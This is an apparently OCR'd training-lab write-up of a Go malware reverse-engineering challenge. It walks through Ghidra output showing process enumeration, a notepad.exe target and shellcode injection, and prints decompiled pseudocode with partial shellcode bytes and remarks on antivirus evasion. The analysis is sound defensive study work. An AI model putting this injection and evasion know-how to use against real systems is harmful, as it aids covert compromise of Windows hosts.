
BLUE TEAM LABS ONLINE

REPORT ON CHALLENGE

“Reverse Engineering - Another Injection”

The analysis was conducted on a Kali Linux environment, making network adapter configuration irrelevant, as the malware relied exclusively on Windows DLL functions for its operations.


Ghidra file analysis:




QUESTION 1

What is the language the program is written?


Ghidra autodetection identified that this executable is written in Golang language.



To make sure that is true - Detect It Easy tool was utilized.




Information obtained of both tools confirm that this executable is written in Golang language.




QUESTION 2

What is the build id?

This information was concluded in Ghidra executable analysis.






QUESTION 3

What is the dependency package the sample uses for invoking windows APIs

This information is also concluded in Ghidra file analysis.


This package's task is to bypass antivirus services. Github is a relatable site and a process making connections to it seems relatively not dangerous. Also when executable is not importing windows.h (c++) like libraries - antivirus won't detect it fast.



QUESTION 4

What is the victim process? (Hint: 32bit)


In Ghidra's Symbol Tree following functions was detected.



Argument given to this function is id of some process.


```
string abi0 main::main.getprocname(uint32 id)

{
  []uintptr a;
  []uintptr a_00;
  int in_GS_OFFSET;
  string return_value_alias_variable;
  undefined8 *puVar1;
  undefined4 *puVar2;
  uintptr *puVar3;
  string sVar4;
  multireturn{uintptr;uintptr;error} local_40;

  while (&stack0x00000000 <= *(undefined1 **)(**(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
    runtime::runtime.morestack_noctxt();
  }
  puVar1 = (undefined8 *)runtime::runtime.newobject((runtime._type *)&[2]uintptr___Array_type);
  *puVar1 = 8;
  puVar1[1] = (uint)id;
  a.len = 2;
  a.array = puVar1;
  a.cap = 2;
  local_40 = syscall::syscall.(*LazyProc).Call
                       ((syscall.LazyProc *)github.com/TheTitanrain/w32.procCreateToolhelp32Snapshot
                        ,a);
  puVar2 = (undefined4 *)
           runtime::runtime.newobject
                     ((runtime._type *)
                      &github.com/TheTitanrain/w32::
                       github.com/TheTitanrain/w32.MODULEENTRY32___Struct_type);
  *puVar2 = 0x438;
  puVar3 = (uintptr *)runtime::runtime.newobject((runtime._type *)&[2]uintptr___Array_type);
  if (local_40.~r0 == 0) {
    local_40.~r0 = 0;
  }
  *puVar3 = local_40.~r0;
  puVar3[1] = (uintptr)puVar2;
  a_00.len = 2;
  a_00.array = puVar3;
  a_00.cap = 2;
  local_40 = syscall::syscall.(*LazyProc).Call
                       ((syscall.LazyProc *)github.com/TheTitanrain/w32.procModule32First,a_00);
  if (local_40.~r0 != 0) {
    sVar4 = github.com/TheTitanrain/w32::github.com/TheTitanrain/w32.UTF16PtrToString
                      ((uint16 *)(puVar2 + 0xc));
    return sVar4;
  }
```

This function seems to get process name from getprocname function and then compare it to some variable.



Decompile: main.getpid - (main.exe)


```
23  int iVar4;
24  string sVar5;
25  DWORD *local_78;
26  char local_68;
27  undefined *local_18;
28  undefined8 uStack_10;
29
30  while (&uStack_10 <= *(undefined8 **)(**(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
31    runtime::runtime.morestack_noctxt();
32  }
33  local_18 = &DAT_004db094;
34  uStack_10 = 0xb;
35  local_78 = (DWORD *)runtime::runtime.makeslice((runtime._type *)&uint32___Uint32_type,1000,1000);
36  lpidProcess = local_78;
37  pdVar3 = (dword *)runtime::runtime.newobject((runtime._type *)&uint32___Uint32_type);
38  ppuVar2 = &local_18;
39  lpcbNeeded = (LPDWORD)0x0;
40  do {
41    b = *ppuVar2;
42    cb = ppuVar2[1];
43    iVar4 = 1000;
44    x = lpidProcess;
45    github.com/TheTitanrain/w32::github.com/TheTitanrain/w32.EnumProcesses
46              (lpidProcess,(DWORD)cb,lpcbNeeded);
47    if (local_68 != '\0') {
48      dVar1 = *pdVar3;
49      if (1000 < dVar1 >> 2) {
50                    /* WARNING: Subroutine does not return */
51        runtime::runtime.panicSliceAcap((int)x,iVar4);
52      }
53      for (iVar4 = 0; iVar4 < (int)(uint)(dVar1 >> 2); iVar4 = iVar4 + 1) {
54        sVar5 = main.getprocname(*(uint32 *)((int)lpidProcess + iVar4 * 4));
55        dwMilliseconds = extraout_RDI;
56        if (((undefined *)sVar5.len == cb) &&
57           (local_78._0_1_ = runtime::runtime.memequal(sVar5.str,b,(uintptr)sVar5.len),
58           dwMilliseconds = extraout_RDI_00, local_78._0_1_)) {
59          return;
60        }
61        time::time.Sleep(dwMilliseconds);
62      }
63    }
64    lpcbNeeded = (LPDWORD)((int)lpcbNeeded + 1);
65    if (0 < (int)lpcbNeeded) {
66      return;
67    }
68    ppuVar2 = ppuVar2 + 2;
69  } while( true );
70}
71
```



Some data is assigned to local_18 variable, and next it's value is assigned to ppuVar2 variable. In line 57 memequal function is used to compare sVar5 variable from getprocname and variable b. b variable is pointing to ppuVar2 variable's place in memory.

```
b = *ppuVar2;
```

So possible victim process name is assigned to DAT_004db094 data.




And so, victim process name is notepad.exe


QUESTION 5

What is the process invoked from the shellcode?

The Ghidra Symbol Tree revealed a function identified as main.inject.



Analysis of the decompiled code indicates that this function accepts two primary arguments: a PID (Process Identifier) and a shellcode buffer.




The main.inject function is invoked within the malware's entry point, main.main.

```
                                                        004b4b25(*)
main::main.inject                              XREF[5]:  Entry Point(*), 004b4b59(j),
                                                         main.main:004b4c70(c),
                                                         0054d4a0(*), 00569d78(*)

main.go:44 (31)
```

Decompile: main.main - (main.exe)

```
4   Golang source: C:/btlo/main.go:81
5   Golang stacktrace signature: func main.main() ??? */
6
7 void abi0 main::main.main(int *__return_storage_ptr__,int _Argc,char **_Argv,char **_Env)
8
9 {
10  io.Writer w;
11  []uint8 shellcode;
12  []interface {} a;
13  DWORD dwMilliseconds;
14  int in_GS_OFFSET;
15  uint32 pid;
16  undefined4 uVar1;
17  undefined8 *puVar2;
18  runtime._type *local_18;
19  undefined **ppuStack_10;
20
21  while (&stack0x00000000 <= *(undefined1 **)(**(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
22    runtime::runtime.morestack_noctxt();
23  }
24  puVar2 = (undefined8 *)runtime::runtime.newobject((runtime._type *)&[746]uint8___Array_type);
25  *puVar2 = 0x896000000082e8fc;
26  puVar2[1] = 0x8b30508b64c031e5;
27  runtime::runtime.duffcopy_00466d5c((undefined8 *)((int)puVar2 + 10),(undefined8 *)&DAT_005046fa);
28  local_18 = &string___String_type;
29  ppuStack_10 = &PTR_DAT_00502078;
30  pid = 0x503508;
31  uVar1 = 0;
32  w.data = os.Stdout;
33  w.tab = (io.Writer_itab *)&os::*os.File__implements__io.Writer__itab;
34  a.len._0_4_ = 1;
35  a.array = (interface {} *)&local_18;
36  a.len._4_4_ = 0;
37  a.cap = 1;
38  fmt::fmt.Fprintln(w,a);
39  while( true ) {
40    main.getpid((int *)CONCAT44(uVar1,pid));
41    if (pid != 0) break;
42    pid = 1000000000;
43    uVar1 = 0;
44    time::time.Sleep(dwMilliseconds);
45  }
46  shellcode.len = 0x2ea;
47  shellcode.array = (uint8 *)puVar2;
48  shellcode.cap = 0x2ea;
49  main.inject(shellcode,pid);
50  return;
51 }
52
```

During static analysis, the specific code segment responsible for preparing the shellcode and passing it to the injection routine was successfully located and verified.



What is the process invoked from the shellcode? *(1 points)*

